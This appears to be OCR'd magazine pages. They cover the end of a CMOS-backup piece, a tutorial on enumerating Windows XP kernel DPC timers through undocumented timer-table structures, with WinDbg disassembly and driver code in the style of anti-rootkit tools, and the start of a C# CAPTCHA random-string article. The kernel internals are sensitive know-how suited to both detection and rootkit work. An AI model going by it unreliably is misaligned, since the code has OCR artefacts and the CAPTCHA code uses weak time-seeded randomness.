


图1

CMOS备份的数据放在与程序同一目录下，命名为CMOS.data，其中前面三个字节保存的是时间，所以每次保存的文件名都会有所不同。清空CMOS密码会把CMOS保存数据打乱，大家可以自己测试。其实直接访问I/O还可以修改硬盘数据，早期磁盘还原就是挂钩INT13实现的。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识:VC
关键词:编程、DPC、枚举



浅谈枚举DPC定时器的思路

文/图 cxs_cqupt

用过Ark及XueTr的都知道其功能的强大。我们想知道的关键是,它是如何将系统内部的所有DPC定时器全都枚举出来的。好奇之余,我查阅了WRK及WinDbg反汇编部分函数,小有所得,这里与大家分享一下。

我们用WinDbg查看KTIMER结构,发现了一个熟悉又可爱的LIST_ENTRY。

```
lkd> dt _KTIMER
nt!_KTIMER
+0x000 Header          : _DISPATCHER_HEADER
+0x010 DueTime         : _ULARGE_INTEGER
+0x018 TimerListEntry  : _LIST_ENTRY
+0x020 Dpc             : Ptr32 _KDPC
+0x024 Period          : Int4B
```

我们直接用TimerListEntry是不是就可以遍历所有DPC定时器了呢?嘿嘿,没那么简单。Windows在插入的时候做了特殊的操作,接下来我们就看看这个操作到底有多特殊。在WinDbg里用uf命令查看KeSetTimerEx函数,部分关键代码如下:

```
nt!KeSetTimerEx+0xa0:
804fb108 53          push  ebx
804fb109 57          push  edi
804fb10a 8bce        mov   ecx,esi
804fb10c e8bd820000  call  nt!KiInsertTreeTimer
(805033ce)
```

出现了KiInsertTreeTimer,看名字应该跟插入相关了。继续跟下去,又出现了一个"call nt!KiInsert TimerTable",KiInsertTimerTable在wrk内找不到相关源码,只有自己干体力活了,而且还发现频繁出现KiTimerTableListHead这个变量。

```
typedef struct _KTIMER_TABLE_ENTRY {
LIST_ENTRY Entry;
} KTIMER_TABLE_ENTRY, *PKTIMER_TABLE_
ENTRY;
KTIMER_TABLE_ENTRY
KiTimerTableListHead[TIMER_TABLE_SIZE];MAX_
SIZE=512
```

但有的版本定义为如下:

```
typedef struct _KTIMER_TABLE_ENTRY {
LIST_ENTRY Entry;
ULARGE_INTEGER Time;
} KTIMER_TABLE_ENTRY, *PKTIMER_TABLE_
ENTRY;
```

经过验证,在Windows XP SP3下应该是前者,我想可能是出于节约内存空间吧!我们继续往下看KiInsertTimerTable:

```
edi,nt!KiTimerTableListHead (8055d780)[eax*8]
//eax是数组下标
mov  ecx,dword ptr [edi+4]
//取得KiTimerTableListHead的Blink
cmp  ecx,edi //判断是否为空
je   nt!KiInsertTimerTable+0x42 (8050336a)
//不为空执行下面的操作
nt!KiInsertTimerTable+0x29:
mov     eax,dword ptr [esi+10h]
//esi是指向KTIMER结构,esi+10h取得DueTime的
//低32位
mov     edx,dword ptr [esi+14h]
//取得DueTime的高32位
nt!KiInsertTimerTable+0x2f:
```

```
cmp      edx,dword ptr [ecx-4]
//简单地比较高32位
Ja nt!KiInsertTimerTable+0x42
//大于则跳到KiInsertTimerTable+0x42
nt!KiInsertTimerTable+0x34:
jb nt!KiInsertTimerTable+0x3b
//小于则跳到KiInsertTimerTable+0x3b
nt!KiInsertTimerTable+0x36: //比较低32位
cmp      eax,dword ptr [ecx-8]
jae      nt!KiInsertTimerTable+0x42 (8050336a)
nt!KiInsertTimerTable+0x3b:
//从LIST_ENTRY开始遍历
mov      ecx,dword ptr [ecx+4]
cmp      ecx,edi
jne      nt!KiInsertTimerTable+0x2f (80503357)
nt!KiInsertTimerTable+0x42: //这里就是插入操作
cmp      ecx,edi
mov      edx,dword ptr [ecx]
lea      eax,[esi+18h]
mov      dword ptr [eax],edx
mov      dword ptr [eax+4],ecx
mov      dword ptr [edx+4],eax
mov      dword ptr [ecx],eax
jne      nt!KiInsertTimerTable+0x96
```

可见KiInsertTimerTable会根据DueTime大小选择插入位置，但是我们该如何得到KiTimerTableListHead数组的首地址?通过暴力搜索定位?但是经过了几层嵌套太麻烦。如果我们获取其中一个元素的地址，分别向上向下搜索不就可以得到所有的元素?然后从每个元素出发不就可以得到所有的KTIMER?再根据KTIMER的DPC指针进行筛选，于是乎就得到了所有的DPC定时器。

我们可以通过设置最小的DueTime，就可以让我们生成的KTIMER直接与KiTimerTableListHead相连。通过KTIMER的LIST_ENTRY就得到了KiTimerTableListHead数组的某个元素地址。获得地址的代码如下:

```
LIST_ENTRY *GetKiTimerListItem()
{
KTIMER Timer;
LARGE_INTEGER DueTime;
KIRQL OldIrql;
LIST_ENTRY *ListItem;
KeInitializeTimer(&Timer);
DueTime.QuadPart = -1;
//通过设置最短相对时间反复调用KeSetTimer直到
//插入成功
KeRaiseIrql(DISPATCH_LEVEL, &OldIrql);
while (!KeSetTimer(&Timer,DueTime,NULL))
{
DueTime.QuadPart--;
}
ListItem=Timer.TimerListEntry.Blink
//取得元素地址,该地址存放一个LIST_ENTRY结构
KeCancelTimer(&Timer);
KeLowerIrql(OldIrql);
return ListItem;
}
```

遍历的时候要注意一个问题，LIST_ENTRY是双向链表，如图1所示，如果不注意设置遍历结束条件，容易导致死循环。而设置条件的办法就是随意选取一个结点作为标志结点(我们这里选取头结点)，当遍历的过程中再一次遍历到标志结点时，就表明我们已经成功地完成了一次遍历。




图1

我们还需要注意其他的问题，首先要注意的地方就是我们获得的元素并不一定都是KiTimerTableListHead[TIMER_TABLE_SIZE]中的元素，所以我们要对判断的条件严加控制，以防出现错误打印，尤其要对地址用MmIsAddressValid()函数严加检测。下面是枚举的实现代码:

```
void EnumKTimer()
{
ULONG Index=0; //下标索引
ULONG count=0; //定时器计数
PKTIMER ptimer;
LIST_ENTRY *ListHead;
LIST_ENTRY *NextEntry;
LIST_ENTRY *TimerItemDown = GetKiTimerListItem(); //取得元素地址
LIST_ENTRY *TimerItemUp=TimerItemDown;
KdPrint(("TimerItemDown:0x%X\n",TimerItemUp));
//输出向下搜索的初始地址
if (TimerItemDown)
{
do{
ListHead = &TimerItemDown[Index];
NextEntry=ListHead->Flink;
while((NextEntry!=ListHead)&&(MmIsAddressValid(NextEntry)))
{
ptimer = CONTAINING_RECORD(NextEntry, KTIMER, TimerListEntry);
NextEntry=NextEntry->Flink;
```

```
    if(!MmIsAddressValid(ptimer)||ptimer->Header.Inserted==1||ptimer->Header.Size!=10||ptimer->Header.Absolute!=0) //条件限定,防止不是KTIMER浑水摸鱼
    break; //不符合KTIMER结构,跳出
    if(ptimer->Dpc!=NULL&&ptimer->Dpc->DeferredRoutine!=NULL)
    {
    count++;
    KdPrint(("0x%X\n",ptimer)); //简单输出下地址
    }
    }
    Index++;
    } while(Index < MAX_INDEX);
    KdPrint(("EndAddress:0x%X\n",&TimerItemDown[Index]));
    //输出向上遍历的结束地址
    Index=MAX_INDEX-1; //防止重复输出一个元素
    KdPrint(("TimerItemDown:0x%X\n",TimerItemDown));
    TimerItemDown=TimerItemDown-512;
    //向上移动512
    KdPrint(("TimerItemDown:0x%X\n",TimerItemDown));
    //输出移动后的地址
    do
    {//开始向上搜索
    ListHead = &TimerItemDown[Index];
    NextEntry=ListHead->Flink;
    while((NextEntry!=ListHead)&&(MmIsAddressValid(NextEntry)))
    {
    ptimer = CONTAINING_RECORD(NextEntry, KTIMER, TimerListEntry);
    NextEntry=NextEntry->Flink;
    if(!MmIsAddressValid(ptimer)||ptimer->Header.Inserted==1||ptimer->Header.Size!=10)
    break;
    if(ptimer->Dpc!=NULL&&ptimer->Dpc->DeferredRoutine!=NULL)
    {
    count++;
    KdPrint(("0x%X\n",ptimer));
    }
    }
    Index--;
    } while(Index > 0);
    KdPrint(("count %d\n",count));
    }
    }
```

将以上代码编译运行,与XueTr对比(排序上有出入),结果如图2所示。





图2

本文的代码只是一种简单的枚举思路,只是尝试用另一种途径来枚举,还有很多没有完善的地方。本驱动代码在WDK+Windows XP SP3下编译通过,在其下加载并成功实现功能。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)



前置知识:VC

关键词:编程、验证码、随机数

图片验证码的随机实现详解

文/图 Winbo

当用户注册或登录网站时,为避免遭有意者以程序自动大量重复执行这类功能增加系统无谓的负担,系统以随机数产生英文字母与数字元的验证码,以图形方式呈现,在将使用者输入

数据送出前，需同时输入在图形中看到的验证码，进行使用者验证或数据验证的同时也需检查验证码是否相同，从而提高了系统的安全性。图1是一个典型的会员注册界面，图中的"P C8N"就是一个典型的图片验证码。




图1

有兴趣的读者可能会问，这些图片验证码是如何实现的呢？在这些图片验证码背后，还隐藏着什么安全保密的玄机呢？要知道，一个图片验证码可不仅仅是几个数字那么简单。下面我们通过一个具体案例对验证码的原理及过程进行详细的分析。

就这么简单：轻松设计验证图片

这里以使用比较普遍的Visual Studio.NET软件为例。首先，我们还是来看一个常见的图片验证实现过程。

步骤1：打开Visual Studio.NET软件，建立一个ValidateImage.ashx文件，用来产生验证码图片。验证码类ValidateImage主要是完成验证码的生成，首先生成随机数，然后生成图片，最后写入HTTP输出流到页面。流程可表示如图2所示。




图2

步骤2：将此文件的相对路径赋给登录界面中的验证码image控件的图片链接地址。

步骤3：如果产生的验证码图片不清晰，可单击该验证码图片本身或其旁边的"看不清楚、换个图片"链接来更换验证码图片，方便用户在验证码图片中字符模糊的情况下能够得到可识别的验证码字符。

步骤4：比较提交的字符与服务器端保存的该字符比较是否一致。如果一致就继续，否则返回提示。

这是一个典型的生成步骤，看上去似乎很复杂，但使用起来却很简单。故事似乎告一段落了，不过，其中的很多隐形方法藏匿于表象之后，而这些方法恰恰又是验证码安全的重要机制。比如为什么验证码能够不断变化、随机生成呢？为了解开这个奥秘，下面来看看用来产生两位数的随机数分配的方法。

玄机可探：验证码中随机数的生成过程

随机数一般通过物理现象产生，比如掷钱币、骰子、转轮、使用电子元件的噪音、核裂变等。这样的随机数发生器叫做物理性随机数发生器，它们的缺点是技术要求比较高。在实际应用中往往使用伪随机数就足够了。这些数列是"似乎"随机的数，实际上它们是通过一个固定的、可以重复的计算方法产生的。计算机或计算器产生的随机数有很长的周期性。它们不真正地随机，因为它们实际上是可以计算出来的，但具有类似于随机数的统计特征。这样的发生器叫做伪随机数发生器。下面，我们来分析一下图片验证码中的随机数。

步骤1：查看随机数典型流程。首先看看典型的流程，学过C语言的读者应该不会陌生。如图3所示。




图3

步骤2：代码分析。产生随机数有多种不同的方法。这些方法被称为随机数发生器。随机数最重要的特性是：它所产生的后面的那个数与前面的那个数毫无关系。从其中摘录的代码如下：

```
01:private string RndNum(int vCodeNum)
02:{//收集验证码可以显示的字符集,以","分割
03:string vChar = "1,2,3,4,5,6,7,8,9,a,b,c,d,e,f,g,h,j,k,m,n,p,q" +",r,s,t,u,v,w,x,y,z,A,B,C,D,E,F,G,H,J,K,L,M,N,P,Q,R,S,T,U,V,W,X,Y,Z";
//拆分到一个数组中
04:string[] vcArray = Vchar.Split(new Char[] {','});
//收集随机数
05:string vNum = "";
//记录最后随机值,尽量避免同一随机数
06:int temp = -1;
07:Random rand = new Random();
//通过一个简单的算法,以确保不同的随机编号
08:for (int i = 1; i < vCodeNum + 1; i++)
09:{
10:if (temp != -1)
11:{ //初始化随机类
12:rand = new Random(i * temp * unchecked((int)DateTime.Now.Ticks));
13:}
14:int t = rand.Next(55);  //获得随机数
15:if (temp != -1 && temp == t)
16:{ //如果获得的随机数重复了,则递归调用
17:return RndNum(vCodeNum);
18:}
19:temp = t;  //随机数中位数加1
20:vNum += vcArray[t];
21:}
22:return vNum;
23:}
```

从上面的代码可以看出不少玄机。第3行收集验证码可以显示的字符集以","分割,存放到字符串vChar中。第4行拆分字符串vchar到数组vcArray中。数组是一种数据结构,它包含若干相同类型的变量。第5行定义类型为string的变量vNum,用于收集随机数。第6行定义类型为int的变量temp,并初始化值为"-1",用于记录最后随机值,尽量避免同一随机数。第7行生成一个随机数对象rand。Random 类表示伪随机数生成器。伪随机数是以相同的概率从一组有限的数字中选取的。第8行通过一个简单的算法,以确保不同的随机编号。第12行初始化随机数类,使用指定的种子值初始化 Random 类的新实例。第14行获得随机数并赋值于整型变量t。在第15、16行中,如果获得随机数重复,则递归调用方法RndNum。第19行获得的随机数t赋予临时变量temp。第20行获得数组vcArray的第t个字符并赋予字符串vNum。第22行返回生成的随机数。

步骤3:生成随机数,并将其写入图像文件。流程如图4所示。

